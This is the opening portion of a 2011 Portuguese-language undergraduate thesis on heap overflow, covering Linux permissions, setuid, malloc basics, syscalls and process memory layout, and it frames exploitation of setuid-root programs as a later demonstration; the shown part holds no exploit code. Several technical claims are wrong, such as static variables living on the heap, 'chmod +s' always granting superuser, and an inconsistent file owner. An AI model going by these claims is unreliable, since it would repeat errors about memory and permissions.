UNIVERSIDADE FEDERAL DO RIO GRANDE DO SUL
INSTITUTO DE INFORMÁTICA
CURSO DE CIÊNCIA DA COMPUTAÇÃO

JÚLIO FRANCISCO MONTEIRO COIMBRA

Estudo da vulnerabilidade de Heap Overflow e medidas de proteção

Trabalho de Graduação

Prof. Dr. Raul Fernando Weber
Orientador

Porto Alegre, dezembro de 2011

AGRADECIMENTOS

Agradeço inicialmente a UFRGS por oferecer ensino público, gratuito e de qualidade, que me possibilitou que eu cursasse este curso de graduação.

Agradeço também a todos os professores do Instituto de Informática, que formam os mais capacitados profissionais da área de computação, e aos funcionários do Instituto que auxiliam nesta tarefa.

Agradeço aos meus pais pela criação e pela educação recebidas e, atualmente, pela compreensão pelos muitos momentos que eu, em razão do estudo, me tornei menos presente neste momento da vida em que os pais mais necessitam da presença dos filhos.

Agradeço muito à minha esposa e à minha filha pelo apoio recebido e pelos momentos de convívio e de lazer abdicados durante o período de realização do curso de graduação e deste trabalho de conclusão.

Por fim, agradeço ao excelente professor Raul Fernando Weber por ter me aceitado como seu orientando e pela valiosa orientação recebida para a realização deste trabalho.

SUMÁRIO

LISTA DE ABREVIATURAS E SIGLAS

ASLR	Address Space Layout Randomization
BK	backward
Blink	backward link
BSS	Block Started by Symbol
Dlmalloc	Douglas Lea Malloc
DoS	Denial of Service
DRAM	Dynamic Random Access Memory
EUID	Effective user ID
FD	forward
Flink	forward link
FTP	File Transfer Protocol
GB	Gigabyte
GID	Group identifier
Glibc	GNU C Library
GOT	Global Offset Table
ID	identifier
Libc	GNU C Library
NX	Non-Executable Memory
PC	Program Counter
RAM	Random Access Memory
SO	Sistema Operacional
SQL	Structured Query Language
SSL	Secure Sockets Layer
Syscall	System call
TLS	Transport Layer Security
UFRGS	Universidade Federal do Rio Grande do Sul
UID	User identifier
XD	eXecute-Disable

LISTA DE FIGURAS

LISTA DE TABELAS

RESUMO

Este trabalho tem por objetivo o estudo da vulnerabilidade Heap Overflow, também chamada de Heap Overrun, e das medidas de proteção adotadas para impedir esta vulnerabilidade. Devido o funcionamento do Heap Overflow ser altamente dependente do hardware e do sistema operacional, este estudo é focado na arquitetura i386 e no sistema operacional Linux/Unix.

Inicialmente são vistos conceitos iniciais importantes para o entendimento desta vulnerabilidade, como conceitos sobre Heap Overflow, sobre o sistema Linux, sobre processos e a estrutura de um processo na memória e sobre Shellcodes.

Após isto, são descritos os dois grupos de ataques de Heap Overflow: o primeiro grupo consiste em alterar conteúdo de blocos adjacentes da memória Heap e o segundo grupo consiste em alteração das informações de gerenciamento da memória Heap. É dada uma maior ênfase no estudo do segundo grupo fazendo um estudo do alocador de memória dinâmica do Linux e a descrição da exploração do Heap Overflow usando a macro unlink().

Também são descritas medidas de proteção implementadas de modo a evitar o Heap Overflow como modificações implementadas nas versões mais atuais da biblioteca Glibc, mecanismos de hardware e software, implementações no compilador e no sistema operacional, uso de programas auxiliares e cuidados que o programador deve ter para evitar a vulnerabilidade.

Por fim, é descrita de forma mais resumida a estrutura da memória Heap do Sistema Operacional Windows e a maneira que é explorada a vulnerabilidade Heap Overflow neste sistema, comparando com os conceitos estudados de forma mais detalhada no sistema operacional Linux. É verificado que devido aos conceitos de implementação da memória Heap terem tido muitas semelhanças, a vulnerabilidade ocorre de forma semelhante no sistema Windows, da mesma forma que ocorre em outros sistemas operacionais que utilizam os mesmos conceitos.

Palavras-Chave: Heap Overflow, Estouro de Heap, vulnerabilidade, Exploit.

Study of Heap Overflow
vulnerability and protective measures

ABSTRACT

This work aims to study the Heap Overflow vulnerability, also called Heap Overrun, and the protective measures taken to prevent this vulnerability. Because the operation of the Heap Overflow is highly dependent on the hardware and operating system, this study focuses on the i386 architecture and operating system Linux / Unix.

Initially are seen important basic concepts for understanding the operation of this vulnerability, as concepts about Heap Overflow, about the Linux system, about processes and the structure of a process in memory and about Shellcodes.

After this, the two groups of Heap Overflow attacks are described: the first group is that changes the contents of adjacent blocks of Heap memory and the second group consist in alteration of the information management of heap memory. Greater emphasis is given to the study of the second group by a study of the dynamic memory allocator of Linux and the description of the exploit of Heap Overflow using the macro unlink().

It also describes protective measures implemented to prevent the Heap Overflow as changes implemented in the most updated versions of Glibc library, mechanisms of hardware and software, implementations in the compiler and in the operating system, use of auxiliary programs and care that the developer should take to avoid the vulnerability.

Finally, the structure of the Heap memory of the Windows OS is described more shortly, as well as how the vulnerability is exploited in this system, in comparison to the concepts studied in more detail in the Linux operating System. It is found that, due to the concepts of implementation of Heap memory have many similarities, the vulnerability occurs similarly in the Windows system, in the same way as occurs in other operating systems that use the same concepts.

Keywords: Heap Overflow. Heap Overrun, Buffer Overflow, Exploit, vulnerability.

1 INTRODUÇÃO

Desde que a alocação dinâmica de memória foi implementada, devido a este tipo de alocação algumas linguagens de programação não controlarem a quantidade de dados armazenados em cada variável da memória Heap, podendo sobrescrever dados adjacentes, indivíduos mal intencionados procuraram tirar algum proveito desta característica em programas vulneráveis. Em 2001, Solar Designer, especialista em segurança da Rússia, fez a primeira divulgação sobre como a alteração dos dados de controle da memória Heap poderia ser usada para controlar a execução de um programa vulnerável. Desta época em diante, cresceu o número de ataques do tipo Heap Overflow e isto gerou a implantação de rotinas de segurança. A implementação destas rotinas representou um novo desafio aos indivíduos mal intencionados que por sua vez descobriram novas vulnerabilidades, que geraram novas rotinas, e assim subsequentemente.

Dessa forma, o objetivo deste trabalho é fazer um estudo do Heap Overflow, das causas e das consequências, das implementações de segurança que foram criadas e dos procedimentos que os programadores e usuários devem seguir com o objetivo de diminuir os riscos desta vulnerabilidade.

Este estudo, devido ao funcionamento do Heap Overflow ser altamente dependente do hardware e do sistema operacional, será focado na arquitetura i386 e no sistema operacional Linux/Unix, por ser um sistema de código aberto e ter mais literatura disponível. Após isto, será mostrada de forma mais resumida a vulnerabilidade Heap Overflow no sistema operacional Windows, comparando com o estudo realizado sobre o sistema Linux. Com isto, será verificado que a ocorrência desta vulnerabilidade em outros sistemas operacionais possui muitas similaridades, devido a estes sistemas utilizarem os mesmo conceitos de implementação da memória Heap.

2 CONCEITOS INICIAIS

Nesta seção serão dados conceitos iniciais necessários para o entendimento do trabalho. Estes conceitos estão divididos em quatro seções que são Heap Overflow, Sistema Unix, Estrutura de um processo na memória e Shellcodes.

2.1 Heap Overflow

Heap é uma região de memória reservada pelo sistema operacional para cada processo armazenar os dados referentes a variáveis alocadas dinamicamente, ou seja, durante a execução.

Existem duas razões principais para alocar memória durante a execução que são:

- Não é possível prever durante a compilação qual a quantidade de blocos que serão necessários e o tamanho de cada bloco.

- Alocação dinâmica possibilita a liberação da memória que não é mais necessária ao uso.

Um exemplo de alocação de memória dinâmica na linguagem de programação com o uso das funções malloc() e free() é demonstrado abaixo:

```
char *var;  // cria um ponteiro com o nome “var” para uma variável do tipo “char” (caractere)

var = (char *) malloc (100 * sizeof (char));  // Cria um bloco de tamanho 100 characteres (char) na memória Heap e armazena o endereço do inicio deste bloco no ponteiro “var”.

free(var);  // Informa ao sistema operacional que o bloco apontado pelo ponteiro “var” está sendo liberado pela aplicação por não ser mais necessário.
```

Outras funções de alocação dinâmica como, por exemplo, calloc e realloc normalmente são implementadas tendo como base as funções malloc e free.

A área de memória Heap aloca blocos de memória solicitados dinamicamente por um aplicativo durante a execução. Não devemos confundir com a alocação que os sistemas operacionais fazem ao nível de kernel. Na área de Heap também é onde normalmente são alocadas as variáveis estáticas (static).

2.1.1 Conceito de Heap Overflow

Heap Overflow ou estouro de Heap (também chamado “Heap Overrun”) é uma anomalia (falha) em um programa que ao gravar dados em uma região Heap (pilha de alocação dinâmica), ocorre a superação do limite da reserva e a substituição da memória adjacente. Uma rotina é vulnerável à exploração se ela copia os dados para o buffer sem antes verificar se os dados de origem irão caber no destino.

Heap Overflow e Stack Overflow são considerados tipos de Buffer Overflow (ou Buffer Overrun), sendo que enquanto o Heap ocorre na região de memória Heap, o Stack Overflow ocorre na região de stack (pilha).

No exemplo da seção 2.1, o Heap Overflow ocorreria quando fosse gravada na porção apontada pelo ponteiro “var” alguma informação com tamanho maior que “100 * char”. Nesta situação, seriam sobrescritas posições adjacentes à porção reservada.

As linguagens C e C++ são exemplos de linguagens de programação comumente associadas com estouros de Heap, pois não fornecem proteção embutida contra o acesso ou substituição de dados em qualquer parte da memória e não fazem a verificação automática dos dados gravados em uma alocação dinâmica.

2.1.2 Consequências do Heap Overflow

Heaps Overflows podem ser gerados acidentalmente durante a execução do programa ou podem ser provocados por um usuário mal intencionado.

A ocorrência do Heap Overflow pode resultar em um comportamento errático do programa como erros de acesso de memória, corrupção de dados, execução com resultados incorretos, uma falha ou violação de segurança do sistema, sendo, portanto, a base de muitas vulnerabilidades de software. Quando esta ocorrência é provocada por usuários mal intencionados geralmente é com o objetivo de executar um determinado código ou alterar a forma como o programa funciona.

2.1.3 Histórico do Heap Overflow

Vejamos um breve histórico de alguns incidentes relacionados a estouro de buffer. O mais famoso incidente de segurança relacionado a estouro de buffer ocorreu em 1988 por Robert Tappan Morris que desenvolveu um Worm[1] que se auto-propagava e em questões de horas, infectou diversos sistemas vulneráveis na Internet, aproximadamente 6000 máquinas Unix, 10% da Internet da época. Este Worm explorava uma falha de estouro de buffer (pilha) no Fingerd[2] em conjunto com rotinas de debugging do

[1] Worm (verme em Português) é um programa auto-replicante projetado para executar ações maliciosas após infestar um sistema. Ele se diferencia do vírus por não precisar de um programa hospedeiro para se propagar (WIKIPEDIA, 2011-c).

[2] Fingerd: Protocolo e comando do Unix destinado a obter informações de usuários de máquinas remotas (WOODS, 2006).

Sendmail[3] e relações de confiança em máquinas que usavam comandos Rsh[4] e Rlogin[5] (JANSEN, 1995).

Após este incidente, outros artigos de estouro de buffer do tipo “estouro de pilha” surgiram e posteriormente foram utilizados como vetores de propagação em Worms como, por exemplo, o Worm Code Red (2001) que utilizava uma vulnerabilidade de estouro de pilha existente em servidores WEB ISS 4.0/5.0 da Microsoft para se auto-propagar pela rede.

Apesar das vulnerabilidades de estouro de Heap existirem há algum tempo, começaram a serem estudadas pelos hackers em reposta aos mecanismos de proteção de estouro de pilha (BLACKNGEL, 2009).

No inicio, o estouro de Heap era utilizado apenas para alterar posições adjacentes do buffer estourado na memória. Porém em julho 2000, Solar Designer (Alexander Peslyak - especialista em segurança da Rússia) (WIKIPEDIA, 2011-a) demonstrou que o estouro de Heap poderia ser usado para alterar variáveis de controle da área de Heap, e isto poderia ser utilizado para alterar uma posição de memória e, desta forma, controlar a execução de um programa.

A partir desta publicação, o Heap Overflow passou a ser utilizado para exploração de vulnerabilidades em softwares, como, por exemplo, uma vulnerabilidade encontrada na biblioteca OpenSSL[6] utilizada pelo Apache[7] 1.3.

2.2 Sistema Linux

Como já foi citado, neste trabalho será dada mais ênfase ao estudo do Heap Overflow no sistema operacional Linux. Provavelmente a maioria das vulnerabilidades relatadas de Heap Overflow ocorreram neste sistema operacional pelo fato dele ser de código aberto. Porém, os conceitos estudados para o sistema Linux podem ser aplicados ao sistema Unix do qual o Linux foi derivado e a outros sistemas derivados do sistema Unix.

Uma das características do gerenciamento da área de Heap é que seu funcionamento varia de acordo com o sistema operacional. Inclusive, isto é citado com uma das dificuldades no estudo do Heap Overflow, pois, para o seu entendimento, é necessário compreender a maneira que o alocador de memória dinâmica do sistema operacional em estudo trabalha. Porém, como existem muitas semelhanças com a estrutura de memória Heap usada no Linux e de outros sistemas operacionais, muitos dos conceitos estudados aqui podem ser úteis para o estudo da vulnerabilidade nestes outros sistemas.

---

[3] Sendmail: Programa de gerenciamento e entrega de correio eletrônico de código aberto.

[4] RSH: Programa do Unix utilizado para executar programas remotamente.

[5] Rlogin: Programa do Linux utilizado para fazer login em uma máquina remota.

[6] OpenSSL: Implementação escrita em Linguagem C de código aberto dos protocolos SSL (Secure Sockets Layer: Protocolo de Camada de Sockets Segura) e TLS (Transport Layer Security: protocolo de segurança na camada de transporte) que implementa funções básicas de criptografia.

[7] Apache: Software livre para servidor WEB.

2.2.1 Considerações iniciais

A maior parte dos servidores da Internet (servidores de web, sql e ftp), estão rodando sobre arquitetura Linux, por isso a importância do conhecimento deste sistema operacional.

O conhecimento que aqui será descrito será para mostrar de que modo usuários mal intencionados utilizam a falha Heap Overflow no Linux, adicionando usuários e, deste modo, abrindo portas para um posterior acesso, entre várias outras ações que dependendo do conhecimento destes usuários deste sistema, serão quase infindáveis. A distribuição Linux que aqui será utilizada para demonstração será o Ubuntu, que é um sistema operacional derivado do Debian.

Por ser uma das bases de segurança no Linux, a seguir será feito um estudo de como funciona o seu sistema de controle de usuários.

2.2.2 Grupos e usuários no Linux

Um dos maiores objetivos de usuários mal-intencionados usarem o Heap Overflow para invadir um programa, é controlar a execução deste programa de modo que ele execute comandos pré-determinados (como por exemplo, adicionar seu usuário como administrador). Porém, o tipo de comando executado depende do sistema de permissões do sistema operacional ao qual ele está sendo executado.

Para isto, procuram ter um conhecimento de comandos do Shell do sistema operacional que ele está operando, e, se o sistema a ser atacado for o Linux, seu objetivo será ter permissões de root (administrador).

Por isso, neste tópico iremos ver de forma bem básica como funciona o sistema de permissões no sistema Linux, que é um sistema multiusuário.

Em um sistema multiusuário, cada usuário possui um espaço privado na máquina, e o sistema operacional deve garantir que esse espaço seja visível apenas para o seu dono, ou seja, ele deve assegurar que nenhum outro usuário possa explorar uma aplicação do sistema com o propósito de violar o espaço privado de outro usuário (BOVET, 2001).

Qualquer sistema operacional Linux possui um usuário especial chamado root, superuser ou supervisor. O administrador de sistema deve conectar-se como root para gerenciar as contas de usuário, realizar tarefas de manutenção como backups e atualizações de programas, entre outras. O usuário root pode fazer quase tudo, já que o sistema operacional não aplica as restrições comuns a ele. Mais especificamente, o root pode acessar qualquer arquivo no sistema e pode interferir com a atividade de qualquer programa de usuário em execução (BOVET, 2001).

2.2.2.1User ID e Group ID

Todos os usuários são identificados por um único número chamado User ID, ou UID (identificador de usuário). Cada usuário possui um login (nome de usuário) e sua respectiva senha. Se o usuário não fornecer um conjunto de usuário e senha válidos, o sistema nega o acesso. Supondo que a senha é secreta, a privacidade do usuário é garantida.

Para compartilhar material com outros usuários, cada usuário é membro de um ou mais grupos, os quais são identificados por um único número chamado de Group ID, ou GID e cada arquivo é associado a um único grupo. Por exemplo, o acesso a um arquivo pode ser configurado de tal maneira a permitir que o proprietário possua permissão de leitura e escrita, o grupo possua permissão apenas de leitura, e os demais não tenham permissão alguma *(ALECRIM, 2010)*.

Para ver o UID de usuários digite o comando 'id' seguido do nome de usuário ou apenas 'id' para ver o UID do usuário corrente.

Exemplo:

```
julio@part:-$ id
uid=1000(julio) gid=1000(julio) grupos=4(adm), 20(dialout), 24(cdrom), 46(plugdev), 106(lpadmin), 121(admin), 122(sambashare), 1000(Julio)
```

O usuário acima está logado como usuário julio, seu UID é 1000 e seu GID é 1000. O UID e o GID de um usuário são frequentemente verificados pelo Kernel (Núcleo do sistema) a cada operação que um determinado usuário fizer. Caso ele não tenha permissão para fazer aquela operação, o sistema nega a execução.

O UID '0' equivale a usuário “root” no Linux e somente este usuário pode adicionar usuários no sistema. Assim, quando um usuário quer adicionar outro usuário, o kernel verifica qual é o 'UID' do usuário que emitiu o comando. (Por exemplo, adduser - Comando p/ adicionar usuários ao sistema). Se ele verificar que o UID é igual a zero, ele irá deixar o usuário ser cadastrado nos arquivos /etc/passwd e /etc/shadow (arquivos que gravam dados dos usuários, como senhas e identificadores). Se o UID do usuário emissor do comando adduser não for '0', simplesmente o usuário emissor do comando recebe um aviso de permissão negada.

2.2.2.2 Executando como Sudo

Revisando, será usado o comando “id” para vermos as permissões do usuário corrente.

```
# id
uid=1000(julio) gid=1000(julio) grupos=4(adm), 20(dialout), 24(cdrom), 46(plugdev), 106(lpadmin), 122(sambashare), 1000(julio)
```

O usuário acima “julio” não consegue setar o seu próprio “UID”. Porém, ele pode executar comandos com permissões de outro usuário sem precisar estar logado nesta conta, digitando o parâmetro '-c' do comando “su”. Este parâmetro executa um comando com permissões de outro usuário e depois retorna ao usuário que chamou o comando.

Exemplo:

```
$ su root -c "comando"
Password:
```

Caso um usuário queira se logar com qualquer outra conta, basta digitar “su outra_conta”. Se ele digitar apenas “su”, o Linux vai inferir que o ele quer se logar

como root. Para fazer logout de uma conta acessada com o “su” basta que digite o comando “exit” para voltar ao usuário original.

2.2.2.3 Permissões do arquivo

Nos sistemas Unix/Linux para cada arquivo existem permissões para o dono do arquivo (criador), grupo ao qual pertence o dono do arquivo e para outros usuários, sendo que estas permissões podem ser*:*

r = read (leitura)

w = write (escrita)

x = execute (execução)

O comando ls -l (long) faz uma listagem completa de permissões de um arquivo, conforme exemplo abaixo:

```
$ ls –l prog1
-rw-r--r-- 1 root julio 645 2011-06-29 17:03 prog1
```

Neste caso, -rw-r--r-- (110100100) indica que o criador tem permissão de leitura e escrita, o grupo a qual pertence o dono do arquivo tem permissão de leitura e outros usuários têm permissão de leitura.

O comando “chmod” serve para alterar permissões dos arquivos (programas). Se for executado o comando “chmod +s”, o arquivo (programa) será executado como super usuário.

Desta forma, utilizando o comando:

```
$ sudo chmod u+s prog1
$ ls –l prog1
-rwSr--r-- 1 root julio 645 2011-06-29 17:03 prog1
```

O dono do programa acima (prog1) é o usuário julio, Para marcar o bit suid (super usuário ID) sobre esse arquivo foi utilizado o comando sudo, que possibilita a execução de comandos como super usuário, pois apenas usuários com 'UID 0' podem emitir o comando chmod com o parâmetro +s. O que foi feito acima foi setar a configuração de prog1 para executar comandos como usuário root sem precisar estar logado com tal usuário.

Neste caso, -rwSr--r--(111100100) indica que o criador tem permissão de leitura e escrita e o arquivo será executado como usuário root (S), o grupo a qual pertence o dono do arquivo tem permissão de leitura e outros usuários têm permissão de leitura.

Como o atributo “S” que representa o setuid está marcado, este programa estará com permissões do usuário root. Assim, ao ser executado pode efetuar tarefas restritas ao usuário root, como, por exemplo, adicionar usuários ao sistema.

2.2.2.4 Conclusões sobre permissões de arquivos

Usuários mal intencionados (hackers) normalmente visam arquivos com “setuid root” (ID de execução igual a 0). Assim, após o acesso a computadores eles fazem uma busca com o comando “find” por estes arquivos.

Tomemos como exemplo uma aplicação vulnerável a Heap Overflow e que tem o ID de execução (EUID) igual a '0'. Isso significa que pode ser possível explorar esta aplicação usando este programa para executar comandos no sistema com os privilégios de usuário root. Este procedimento será demonstrado mais adiante.

2.2.3 Visão global sobre alocação dinâmica e a utilização de Static

Nesta seção serão descritos conceitos gerais sobre comandos de alocação dinâmica e funcionamento da alocação de memória na área de memória Heap. Embora seja dada uma rápida visão sobre alocação de variáveis do tipo static, devido elas serem alocadas também na área de memória Heap, este estudo se concentrará nas variáveis alocadas dinamicamente.

Alocação dinâmica de memória significa alocar/reservar memória para determinadas constantes que são passadas pelo usuário do programa durante a execução de um programa. A principal função de alocação utilizada pela linguagem C é a função 'malloc()', a qual será exemplificada a seguir.

Vejamos uma declaração tradicional de ponteiro do tipo 'char':

```
char *pointer;
```

No comando acima foi criado um ponteiro do tipo char. Na linha abaixo será alocada dinamicamente uma variável com nome “pointer” de tamanho suficiente (size of()) para armazenar 5 caracteres na memória (5 char).

```
pointer = (char *)malloc (sizeof (char) * 5);
```

Como está sendo utilizado um ponteiro do tipo “char” as informações gravadas nesta variável, ao serem consultadas, serão convertidas em caracteres (char).

Na alocação acima, em “pointer” será armazenado o endereço virtual que apontará para o primeiro dos cinco bytes alocados, que serão armazenados em sequência (endereços virtuais).

Quando é usada a “linguagem c” e “ponteiros”, o programador é que é responsável por controlar a gravação de dados nas áreas alocadas dinamicamente e pela liberação destas áreas quando não houver mais necessidade.

Ao ser utilizada a função “free(pointer)”, o sistema de gerenciamento da memória Heap através do ponteiro fornecido “pointer”, verifica que esta área de memória é do tamanho de (5*char), e libera esta área.

As função calloc() funciona com base na função malloc(), porém inicializa o intervalo alocado com zeros. Já a função realloc() serve para alterar o tamanho da área alocada (aumentando ou diminuindo). Caso a função realloc() necessite uma área maior de memória, ela irá mudar a área alocada para outra região de memória, retornando um novo valor de alocação.

Com relação ao static (variáveis estáticas), o comando:

```
static char buffer[10];
```

irá alocar 10 bytes na área de memória Heap, pois variáveis do tipo “static” são armazenadas nessa região.

2.2.4 Syscalls - Chamadas de sistema

A seguir serão dados conceitos básicos sobre Syscalls (Chamadas de sistema). Estes conceitos são importantes porque elas são utilizadas nos Shellcodes descritos e pela Libc, que é a biblioteca que executa as chamadas de sistema do Linux.

Chamada de sistema (System Call) é o mecanismo usado pelo programa para requisitar um serviço do sistema operacional, ou mais especificamente, do núcleo do sistema operacional.

Os processadores modernos podem executar instruções com diferentes privilégios. Em sistemas com dois níveis de privilégio, eles são chamados de modo usuário e modo protegido. Os sistemas operacionais disponibilizam diferentes níveis de privilégio que restringem as operações executadas pelos programas, por razões de segurança e estabilidade. Dentre estas operações podem ser incluídos o acesso a dispositivos de hardware, habilitar e desabilitar interrupções ou alterar o modo de privilégio do processador. O núcleo deve ser executado no modo protegido e as aplicações em modo usuário.

Com o desenvolvimento de modos de operação separados, com níveis variados de privilégio, foi necessária a criação de um mecanismo, denominado de Chamadas de Sistema, com a finalidade transferir seguramente o controle de modos de menor privilégio para modos de maior privilégio. O código com menor privilégio não pode simplesmente transferir o controle para código com maior privilégio em qualquer ponto do código e em qualquer estado do processador. Permitir essa transferência pode ocasionar a quebra da segurança do sistema, podendo levar o código a ser executado de forma incorreta.

As chamadas de sistema frequentemente utilizam uma instrução especial que faz com que a CPU transfira o controle para código de maior privilégio, como especificado previamente, pelo código de menor privilégio. Isto permite que o código de maior privilégio indique por onde ele será chamado e, tão importante quanto, o estado do processador no momento da chamada.

Quando a chamada de sistema é invocada, o programa que a invocou é interrompido, a informação necessária para continuar a sua execução é salva e o processador inicia a execução do código de maior privilégio. Quando a chamada termina o controle retorna para o programa, o estado previamente salvo é restaurado e o programa continua a sua execução.

Em muitos casos, o retorno de fato para o programa não é imediato. Se a chamada de sistema realiza qualquer tipo de operação de entrada/saída mais demorada, um acesso ao disco ou rede, o programa pode ser suspenso ("bloqueado") e retirado da fila de programas "prontos para execução" até que a operação termine, e o sistema operacional o eleja novamente como um candidato para execução.

2.3 Estrutura de um processo na memória

2.3.1 Processos

Todos os sistemas operacionais utilizam uma abstração fundamental: o processo. Um processo pode ser definido como ”uma instância de um programa em execução” ou como ”um contexto de execução” de um programa rodando. Nos sistemas operacionais tradicionais, um processo executa uma sequência de instruções em um espaço de endereçamento. O espaço de endereçamento é um conjunto de endereços de memória que o processo possui permissão de acessar.

Os sistemas multiusuários devem fornecer um ambiente de execução no qual diversos processos podem estar ativos concorrentemente e utilizando recursos do sistema, principalmente a CPU. Sistemas que permitem processos concorrentes são conhecidos como multiprogramados ou multiprocessados.

Em sistemas uniprocessados, apenas um processo pode estar em execução na CPU. Um sistema operacional possui um componente chamado escalonador, que define qual processo será executado. Alguns sistemas operacionais permitem apenas processos não-preemptivos[8], que quer dizer que o escalonador apenas é chamado quando o processo que estava em execução voluntariamente libera a CPU. Mas processos de um sistema multiusuário devem ser preemptivos, com o sistema controlando quanto tempo cada processo utiliza a CPU, e deve ativar o escalonador periodicamente. O Linux é um sistema operacional multiusuário com processos preemptivos (BOVET, 2001).

Sistemas operacionais Unix adotam o modelo processo/kernel. Cada processo tem a ilusão de que é o único processo na máquina e tem acesso exclusivo aos serviços do sistema operacional. Quando um processo realiza uma chamada de sistema, isto é, uma chamada para o kernel, o hardware muda o modo de execução de modo usuário para modo kernel, e o processo inicia a execução do procedimento com um propósito ligeiramente limitado. Dessa maneira, o sistema operacional atua dentro do contexto de execução do processo para satisfazer o seu pedido. Quando a requisição for satisfeita, o kernel forca o hardware a retornar para modo usuário e o processo continua a sua execução a partir da instrução após a chamada de sistema (BOVET, 2001).

2.3.2 Memória Virtual

A memória virtual consiste em recursos de hardware e software com três funções básicas: (TANENBAUM, 1999).

- Realocação (ou recolocação), para assegurar que cada processo (aplicação) tenha o seu próprio espaço de endereçamento, começando em zero;

- Proteção, para impedir que um processo utilize um endereço de memória que não lhe pertença;

[8] Um escalonamento de processo é dito preemptivo se o processo em execução puder perder o processador para outro processo por algum motivo que não seja o término de seu ciclo de processador (interrupção de estrada/saída ou política de escalonamento adotada). Se o processo só libera o processador por vontade própria, o escalonamento é dito não-preemptivo (OLIVEIRA, 2008).

- Paginação (paging) ou troca (swapping), que possibilita a uma aplicação utilizar mais memória do que a fisicamente existente.

Simplificadamente, um usuário ou programador vê um espaço de endereçamento virtual, que pode ser igual, maior ou menor que a memória física (normalmente chamada memória DRAM - Dynamic Random Access Memory) (TANENBAUM, 1999). Assim, como a memória virtual utiliza o disco rígido (que normalmente tem uma capacidade muito maior do que a memória RAM do computador) diminuiu a preocupação do programador em relação à quantidade de memória que o programa irá consumir e se o respectivo programa poderia rodar com outros sem travar.

A memória virtual foi criada inicialmente para possibilitar que um programa fosse executado em um computador com uma quantidade de memória principal (física) menor que o espaço total de memória utilizado pelo próprio programa, ou seja, o espaço ocupado pelas instruções, dados e pilha de execução de um programa pode ser maior que o espaço em memória principal disponível. Por exemplo, um programa que ocupa um total de 64 MB pode ser executado em um computador com apenas 32 MB disponíveis para o programa, bastando que o sistema operacional se encarregue de manter sempre na memória principal as partes adequadas à execução naquele momento.

Em arquiteturas de 32 bits, por exemplo, cada processo no momento da execução possui uma faixa de endereços virtuais que vai de 0x00000000 em direção a 0xffffffff. Estes endereços não representam diretamente o endereço físico, sendo que, cada endereço virtual é mapeado para a memória física no momento da execução do processo. Em arquiteturas de 32 bits o limite máximo de memória virtual para cada processo é de 2GB (Giga bytes).

Já o armazenamento das variáveis fisicamente na memória não é feito de forma sequencial. Isso se deve ao fato de uma memória RAM (Ramdom Access Memory - Memória de Acesso Aleatório), como sugere o próprio nome, escrever em qualquer endereço de memória disponível para alocação de forma aleatória. Isto também ocorre devido a esta memória não ter exatamente o mesmo tamanho da memória física e também por ela ser compartilhada com os outros processos e com o sistema operacional.

Dessa forma, mais de uma variável pode estar armazenada no mesmo endereço virtual. Apesar de um programa normalmente não compartilhar sua memória virtual com outro, pode haver exceções.

Computadores modernos de uso genérico utilizam memória virtual para executar aplicações como processadores de texto, planilhas, jogos, navegadores, etc.

Na figura a seguir temos um desenho que representa a memória virtual:



Figura 2.1: Memória virtual – Fonte: (PHILCHA, 2007)

2.3.3 Modelo de memória virtual do sistema Linux/Unix

Nesta seção será feito um breve estudo sobre a estrutura do modelo de memória virtual do sistema Linux.

Na figura abaixo se pode ver um layout de memória clássico para processos.



Figura 2.2 - Mapa da memória de um processo

Como já foi citado, um processo é um programa em execução. Estar em execução significa que o sistema operacional carregou o executável do programa em memória, providenciou para que ele tenha acesso aos argumentos passados por linha de comando e o iniciou.

Um processo é dividido na memória em cinco áreas distintas (ROBBINS, 2004) descritas a seguir:

- **Código (Text):** essa é a área onde se encontram as instruções executáveis. Essa área é organizada de tal maneira que diversos usuários do mesmo programa possam dividir a mesma área de código, apenas uma cópia ficará em memória. Ela é tipicamente marcada como apenas de leitura, e qualquer tentativa de escrever sobre ela gera um erro de segmentação;

- **Dados inicializados (Data):** variáveis globais e estáticas inicializadas com valores diferentes de zero situam-se no segmento de dados, que é uma área única para cada processo em execução;

- **Dados inicializados com zeros (BSS):** variáveis globais e estáticas inicializadas com zero por default são alocadas na área conhecida por BSS, que também é única para cada instância de um programa em execução. BSS é mantido no segmento de dados quando um programa inicia a sua execução. Linux/Unix é organizado de tal maneira que apenas variáveis que são inicializadas para valores diferentes de zero ocupem espaço na memória.

- **Heap:** é a área usada para alocação dinâmica de memória, através do uso de funções como malloc() e similares. O espaço de endereçamento reservado para o processo cresce “para cima”, pois cada item adicionado no Heap será acrescido em um endereço de memória superior aos que foram adicionados anteriormente;

A área de memória Heap também armazena as variáveis estáticas (static).

